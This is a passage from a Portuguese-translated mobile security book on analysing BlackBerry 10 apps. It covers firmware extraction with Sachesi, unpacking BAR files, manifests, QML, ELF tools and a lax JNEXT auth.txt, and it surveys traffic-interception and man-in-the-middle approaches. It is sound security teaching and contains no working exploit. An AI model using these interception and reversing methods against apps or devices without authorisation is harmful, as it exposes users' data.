
1. Execute o Sachesi e faça o download do firmware, conforme mostrado em [Figura 14.3](#).

Como alternativa, você pode fazer o download de um dos carregadores automáticos de imagens básicas (<http://developer.blackberry.com/blackberry10devalpha/allautoloaders.html>).


2. Divida a imagem de firmware baixada, conforme mostrado em [Figura 14.4](#).

3. Extraia os aplicativos, conforme mostrado em [Figura 14.5](#).


Agora você pode encontrar vários arquivos BAR para os elementos do sistema e para os aplicativos padrão, conforme mostrado na [Figura 14.6](#).



[Figura 14.3](#) O Sachesi ajuda você a acessar os arquivos BAR



**Figura 14.4** Divisão da imagem do firmware usando o Sachesi



**Figura 14.5** Extração do aplicativo usando o Sachesi

	com.assetscience.BBVE.bar	24/09/2014 19:26	BAR File	4,723 KB
	com.evernote.bar	24/09/2014 19:26	BAR File	6,858 KB
	com.foursquare.blackberry.bar	24/09/2014 19:26	BAR File	7,261 KB
	com.linkedin.bar	24/09/2014 19:26	BAR File	3,056 KB
	com.rim.bb.app.adobeReader.bar	24/09/2014 19:26	BAR File	12,551 KB
	com.rim.bb.app.cardholder.bar	24/09/2014 19:26	BAR File	414 KB
	com.rim.bb.app.facebook.bar	24/09/2014 19:26	BAR File	24,712 KB
	com.rim.bb.app.retaildemoshim.bar	24/09/2014 19:27	BAR File	117,189 KB
	com.tcs.maps.bar	24/09/2014 19:27	BAR File	5,961 KB
	com.twitter.bar	24/09/2014 19:27	BAR File	2,150 KB
	sys.airtunes.bar	24/09/2014 19:27	BAR File	5,259 KB
	sys.android.bar	24/09/2014 19:27	BAR File	82,314 KB
	sys.android.shell.bar	24/09/2014 19:27	BAR File	131 KB
	sys.appworld.bar	24/09/2014 19:27	BAR File	2,567 KB

**Figura 14.6** O aplicativo extraído

Em seguida, você pode extrair esses arquivos BAR e analisar seu conteúdo.

## Análise de aplicativos

Esta seção o orienta na análise inicial de alguns aplicativos para que você tenha uma ideia das etapas de alto nível a serem seguidas.

### Análise e interceptação de tráfego de rede

Dependendo da abordagem empregada para realizar a análise e a interceptação do tráfego de rede, é possível realizar a análise de tráfego de várias maneiras, com diferentes graus de percepção e sucesso.

Os métodos de análise de tráfego mais abrangentes são

- Detecção de tráfego do simulador para analisar todo o tráfego não criptografado
- Detectar a rede Wi-Fi local para analisar o tráfego não criptografado de um dispositivo real
- Uso do Mallory em linha para interceptar e modificar o tráfego (<https://github.com/intrepidusgroup/Mallory>)

Os métodos de tráfego um tanto abrangentes incluem

- Configuração manual de um proxy Wi-Fi para forçar aplicativos com reconhecimento de proxy via BurpProxy ou similar
- Uso de uma configuração corporativa para configurar um servidor proxy
- Use um proxifier e o simulador para forçar o tráfego por meio de um proxy intermediário

Observe que, em dispositivos reais (pelo menos na versão 10.2), a configuração de uma nova autoridade de certificação arbitrária para um dispositivo não habilitado para empresas que seja confiável em todo o dispositivo parece impossível. Essa incapacidade de confiar em uma nova CA raiz em todo o dispositivo resulta na incapacidade de obter êxito em determinados ataques SSL/TLS man-in-the-middle em que a validação do certificado é imposta. No entanto, alguns aplicativos ainda podem solicitar que o usuário autorize a conexão, embora o certificado do servidor não seja confiável, e assim permitir a análise. No entanto, essa mesma limitação com relação aos ataques man-in-the-middle não existe no simulador.

## Arquivos BAR

Nesta seção, você verá como extrair as partes relevantes dos arquivos BAR.

1. Pegue o arquivo BAR original, faça uma cópia e renomeie-o para .zip, conforme mostrado em [Figura 14.7](#).
2. Extraia o zip e dois diretórios serão exibidos, conforme mostrado na [Figura 14.8](#).

3. Vá para META-INF e abra o arquivo MANIFEST.MF, conforme mostrado em [Figura 14.9](#).

Nesse exemplo destacado, você pode ver:

- Arquitetura alvo■
- Modo de desenvolvimento■
- Tipo de ponto de entrada
- Recursos (permissões)■
- Ações de ponto de entrada
- URIs de filtro de invocação

O mecanismo de URIs de filtro de invocação está amplamente documentado no SDK, mas, resumidamente, ele detalha os métodos pelos quais o aplicativo pode ser invocado e os URIs

[http://developer.blackberry.com/native/documentation/cascades/device\\_platform/invocation/receiving\\_uris](http://developer.blackberry.com/native/documentation/cascades/device_platform/invocation/receiving_uris)


4. Suba novamente no diretório até a estrutura mostrada em [Figura 14.10](#).

Em seguida, você pode acessar o subdiretório nativo, conforme mostrado na [Figura 14.11](#).


5. No diretório nativo, observe o bar-descriptor.xml ([http://developer.blackberry.com/native/documentation/core/com.qnx.doc.native\\_sdk.devguide/topic/c\\_about\\_bar\\_app\\_descriptor\\_file.html](http://developer.blackberry.com/native/documentation/core/com.qnx.doc.native_sdk.devguide/topic/c_about_bar_app_descriptor_file.html)), que, neste exemplo, é totalmente comentado e usado para gerar o arquivo MANIFEST.MF, conforme mostrado na [Figura 14.12](#).

6. libClock.so é um binário ELF nativo e o ponto de entrada do aplicativo. O acesso ao subdiretório assets revela vários arquivos .QML porque esse é um aplicativo baseado em Cascades, conforme mostrado na [Figura 14.13](#).

Esses arquivos QML contêm código legível por humanos que pode ser facilmente revisado, conforme mostrado em [Figura 14.14](#).



[Figura 14.7](#) Renomear o arquivo BAR original




[Figura 14.8](#) Resultado da extração do arquivo BAR

```

1 Archive-Manifest-Version: 1.5
2 Archive-Created-By: BlackBerry Cascades BAR Packager 1.10
3
4 Package-Type: application
5 Package-Author: Research In Motion Limited
6 Package-Author-Id: gYAAhgNphbwE-hW4khx0h8BldUeI
7 Package-Name: sys.clock
8 Package-Id: gYABgKNKug-mDFoFoYHlmJofAts
9 Package-Version: 11.20.1.66
10 Package-Version-Id: gYACgLNrKApGFa7nhB9NuuJvfvg
11 Package-Architecture: armle-v7
12 Package-Locale: en,af,ar,ca,cs,da,de,el,en_GB,es,eu,fi,fr,gl,he,hi,hx,hu,id,it,ja,kl,ko,ms,nb,nl,pl,pt,pt_BR,ro,ru,sv
13 Package-Author-Certificate-Hash: EpKB7Di7mrWl9rhqx1lQBez2DwlSBK_8PBLUBpWmI6fqo0hg10uhw3HkL86_K0Xvz2NLG01Tzall6OxyK0UW
14 Package-Issue-Date: 2014-04-29T21:29:10Z
15
16 Application-Name: Clock
17 Application-Id: gYADgDjuOeaXEassnDZTgvLUN9I
18 Application-Description: The clock application
19 Application-Version: 11.20.1.66
20 Application-Version-Id: gYAEgI8TPeNtXyrxHNUpWSrd79g
21 Application-Requires-System: BlackBerry 10/10.0.9.0
22 Application-Development-Mode: false
23
24 Entry-Point-Name: Clock
25 Entry-Point-Key: e1
26 Entry-Point: CASCADES_THEME=dark LD_LIBRARY_PATH=app/native/lib:/usr/lib/qt4/lib LOGGER_LEVEL=4 LOGGER_ECHO_STD_ERR=0
27 Entry-Point-Type: Qnx/Cascades
28 Entry-Point-Icon: native/icon.png
29 Entry-Point-Orientation: auto
30 Entry-Point-User-Actions: access_user_alarm_service,access_bsm_system,access_shared,use_now_playing,read_notify_setti
31 Entry-Point-System-Actions: run_native,permanent
32
33 Invoke-Target-Key: bb.clock.launcher
34 Invoke-Target-Entry-Point-Ref: e1
35 Invoke-Target-Type: application
36
37 Invoke-Target-Key: sys.clock.card
38 Invoke-Target-Entry-Point-Ref: e1
39 Invoke-Target-Type: card.previewex
40 Invoke-Target-Filter: actions=bb.action.VIEW;types=*;uxia=clock:card/view_item;

```

**Figura 14.9** Exemplo de arquivo MANIFEST.MF



**Figura 14.10** Diretório raiz BAR

assets	24/09/2014 19:53	File folder	
translations	24/09/2014 19:53	File folder	
bar-descriptor.xml	24/09/2014 19:27	Safari Document	8 KB
icon.png	24/09/2014 19:27	PNG image	9 KB
libClock.so	24/09/2014 19:27	SO File	502 KB
splash_l_landscape.png	24/09/2014 19:27	PNG image	5 KB
splash_l_portrait.png	24/09/2014 19:27	PNG image	5 KB
splash_n.png	24/09/2014 19:27	PNG image	3 KB

**Figura 14.11** Conteúdo do diretório nativo

```

<!-- LOGGER_LEVEL values are defined by logger2. Only log messages whose verbosity level are at the logger level or lower will be written to the log.
    0 = Shutdown, 1 = Critical, 2 = Error, 3 = Warning, 4 = Notice, 5 = Info, 6 = Debug 1, 7 = Debug 2 -->
<env var="LOGGER_LEVEL" value="4"/>
<!-- LOGGER_ECHO_STD_ERR controls whether or not the logged message will be echoed to the stderr console.
    0 = Do not echo to the stderr console, 1 = Echo to the stderr console -->
<env var="LOGGER_ECHO_STD_ERR" value="0"/>

<!-- SLOG2_BUFFER_NAME is the name of the buffer in the slog2 entries. -->
<env var="SLOG2_BUFFER_NAME" value="clock"/>

<!-- These are the invoke targets for the Clock UI entry point. -->
<invoke-target id="bb.clock.launcher">
    <type>APPLICATION</type>
</invoke-target>

<invoke-target id="sys.clock.card">
    <type>card.preview</type>
    <filter>
        <action>bb.action.VIEW</action>
        <mime-type>*</mime-type>
        <property var="uris" value="clock:card/view_item"/>
    </filter>
</invoke-target>

```

**Figura 14.12** O arquivo bar-descriptor.xml



**Figura 14.13** O subdiretório Assets

```

import bb.cascades 1.2
import Custom 1.0
import "AlarmClock"

TabbedPane {
    property variant backdoorPanel
    property bool backdoorPanelCreated: false
    property string resolution
    id : tabbedPane
    showTabsOnActionBar : true
    Tab {
        id: alarmClockTab
        objectName: "alarmClockPane"
        title: _translations.changed + qsTr("Alarm Clock")
        imageSource: "asset:///images/Clock_ActionBarIcons_Clock.png"
        AlarmClockPane {
            tab : activeTab
        }
    }
}

```

**Figura 14.14** Exemplo de arquivo QML

O subdiretório assets provavelmente será onde você passará a maior parte do tempo investigando. Outros tipos de itens que você pode encontrar nesse diretório incluem (observados anteriormente na [Figura 14.13](#)):

- **Bancos de dados de certificados SSL - Bancos de dados** que contêm certificados SSL
- **Arquivos de configuração personalizados** - para o aplicativo que pode conter informações confidenciais ou influenciar a execução do programa

## Binários ELF

Para analisar os próprios binários ELF, você usa basicamente três ferramentas:

- **IDA Pro** - Use-o para fazer engenharia reversa dos componentes nativos do aplicativo.
- **readelf and objdump** - **Compilação cruzada**; ou seja, ele pode ser executado em X86 e ainda analisar binários ELF ARM7.
- **checksec.sh** - Esse é um script de shell que usa o readelf para verificar vários mecanismos de proteção e outros possíveis pontos fracos.

Os detalhes específicos da reversão de binários ELF estão além deste livro. Há muitas boas referências disponíveis que mostram como abordar esse problema. Basta dizer que todas essas referências são geralmente traduzidas para os binários ELF do QNX.

## HTML5 e JavaScript

A análise do `MANIFEST.MF` de um aplicativo WebWorks revela algumas informações úteis, conforme mostrado na [Figura 14.15](#).

```

1 Archive-Manifest-Version: 1.5
2 Archive-Created-By: BlackBerry WebKit BAR Packager 1.7
3
4 Package-Type: application
5 Package-Author: SCrApps
6 Package-Name: fileAPI
7 Package-Version: 1.0.0.0
8 Package-Architecture: armle-v7
9 Package-Author-Certificate-Hash: UdEY9EEvFXDBudWMu7lHl0izehwGW9_rxUrcLnHkEWoT5fEgqqzw
10 Package-Author-Id: gYAAgGuzkHnA9Jvzs7yRPhqGvvw
11 Package-Id: gYABgl67AVs8opJ6JmbBwr6HkSk
12 Package-Version-Id: gYACgNqxge3k5EQP1nITpQWp5r0
13 Package-Issue-Date: 2013-06-28T04:03:28Z
14
15 Application-Name: File API
16 Application-Description: File API Sample.
17 Application-Version: 1.0.0.0
18 Application-Requires-System: Tablet OS/10.0.4.0
19 Application-Development-Mode: false
20 Application-Id: gYADgNRXcVIPsI6q917FRdakenw
21 Application-Version-Id: gYAEgL2y1rTp_1xRf76dss_6XsQ
22
23 Entry-Point-Name: File API
24 Entry-Point-Key: e1
25 Entry-Point: WEBWORKS_VERSION=1.0.4.11 app/native/wwe
26 Entry-Point-Type: Qnx/WebKit
27 Entry-Point-Icon: {114x114}native/images/icon.png
28 Entry-Point-Orientation: portrait
29 Entry-Point-User-Actions: access_internet,access_shared
30 Entry-Point-System-Actions: run_native
31

```

**Figura 14.15** O arquivo MANIFEST.MF de um aplicativo WebWorks

Observando o arquivo referenciado como o ponto de entrada (app/native/wwe), você vê as informações mostradas na [Figura 14.16](#).


```

#!/bin/sh
exec webelauncher "$@"

```


**Figura 14.16** O ponto de entrada para um aplicativo WebWorks

Você pode ver que o arquivo é apenas um script de shell. A documentação do QNX no HTML5 Developer's Guide ([http://support7.qnx.com/download/download/26199/s\\_Guide.pdf](http://support7.qnx.com/download/download/26199/s_Guide.pdf)) explica que o `i` t faz com que o `index.html` seja carregado. Esse `index.html` está contido no subdiretório nativo da BAR (conforme mostrado na [Figura 14.17](#)).



**Figura 14.17** O subdiretório nativo BARs

Nesse caso específico, se você entrar no diretório `plugins` e depois no diretório `jnext`, verá o arquivo mostrado na [Figura 14.18](#).



**Figura 14.18** O diretório jnext

O que é JNEXT? Significa JavaScript Native EXTensions, uma forma de adicionar pontes JavaScript a bibliotecas C nativas; a finalidade do `auth.txt` é descrita a seguir:

---

O conjunto de URLs que estão autorizados a acessar as bibliotecas JNEXT para um navegador específico é definido em um arquivo chamado `auth.txt`.

[-http:// www.jnnext.org/using.html](http://www.jnnext.org/using.html)

---

Neste exemplo específico, esses URIs são muito frouxos e seriam um problema de segurança.

Além do que acabamos de abordar, é um processo de auditoria do JavaScript, dos plug-ins e de outras vulnerabilidades.

## Resumo

Este capítulo abordou uma ampla gama de tópicos, permitindo que você aprofunde sua análise dos aplicativos BlackBerry. Revisamos os seguintes conceitos:

- Arquitetura de segurança do BlackBerry Legacy, assinatura de código e análise de aplicativos
- Conceitos do BlackBerry 10

- Principais aspectos de segurança do BlackBerry 10 O BlackBerry 10 e a relevância do jailbreak
- Modo de desenvolvedor do BlackBerry 10 e simulador de dispositivo
- Acesso a dados de dispositivos BlackBerry 10 por meio de backups criptografados Acesso a arquivos BAR
- Desconstrução de aplicativos e realização de uma análise inicial

# CAPÍTULO 15

## Ataque a aplicativos BlackBerry

No capítulo anterior, você aprendeu sobre os fundamentos dos aplicativos BlackBerry e como analisá-los principalmente de forma estática. Para poder colocar essas técnicas de análise em prática, você também precisa conhecer a superfície de ataque de um aplicativo. Conhecer o aplicativo permite que você escolha a técnica correta a ser empregada. Embora cada aplicativo seja diferente em termos de superfície de ataque, vários elementos são mais comuns do que outros.


Neste capítulo, examinaremos cada um desses elementos da superfície de ataque e como eles podem ser atacados. No capítulo anterior, você analisou alguns dos fundamentos de segurança de aplicativos do BlackBerry 10, elementos de arquitetura e técnicas básicas de análise de segurança para aplicativos, mas neste capítulo você se aprofundará um pouco mais, analisando vários conceitos fundamentais dos aplicativos do BlackBerry 10 e como eles podem ser atacados.

Assim como acontece com os aplicativos em qualquer outro sistema operacional, seja um sistema operacional completo e de uso geral ou um sistema operacional proprietário, de abstração de hardware e em tempo real, os princípios de análise e ataque aos aplicativos são os mesmos. Ou seja, você quer ser capaz de executar as seguintes tarefas:

- Identifique as entradas que atravessam os limites de confiança sobre os quais um invasor tem influência ou controle com o objetivo de interromper, influenciar ou alterar a execução ou o comportamento do aplicativo.
- Interceptar mecanismos de transporte seguro com o objetivo de inspecionar ou modificar os dados protegidos por eles. ■ Interceptar mecanismos de transporte com o objetivo de modificar os dados.
- Extrair e/ou modificar dados por meio de um mecanismo dentro ou fora de banda mantido na sandbox de um aplicativo para entender quais dados confidenciais, se houver, são mantidos.

## Atravessando os limites da confiança

O limite de confiança de um aplicativo BlackBerry 10 está na primeira instância do usuário do sistema operacional com o qual o aplicativo é executado. É uma confiança porque cada aplicativo é executado como um usuário separado para implementar os conceitos de sandboxing discutidos no capítulo anterior. Um segundo limite de confiança pode existir em dispositivos que são configurados como habilitados para balanceamento. Os dispositivos平衡ados são configurados com uma metade pessoal e uma metade controlada pela organização, que são separadas uma da outra por meio de várias listas de controle de acesso no nível do arquivo e da rede, juntamente com a separação de processos. Isso se parece com [Figura 15.1](#).



[Figura 15.1](#) Separação de contêineres no BlackBerry Balance

No diagrama da [Figura 15.1](#), cada aplicativo tem sua própria sandbox de dados privada para operar, mas também está livre da modificação da imagem executável em tempo de execução. A comunicação entre contêineres inclui outro

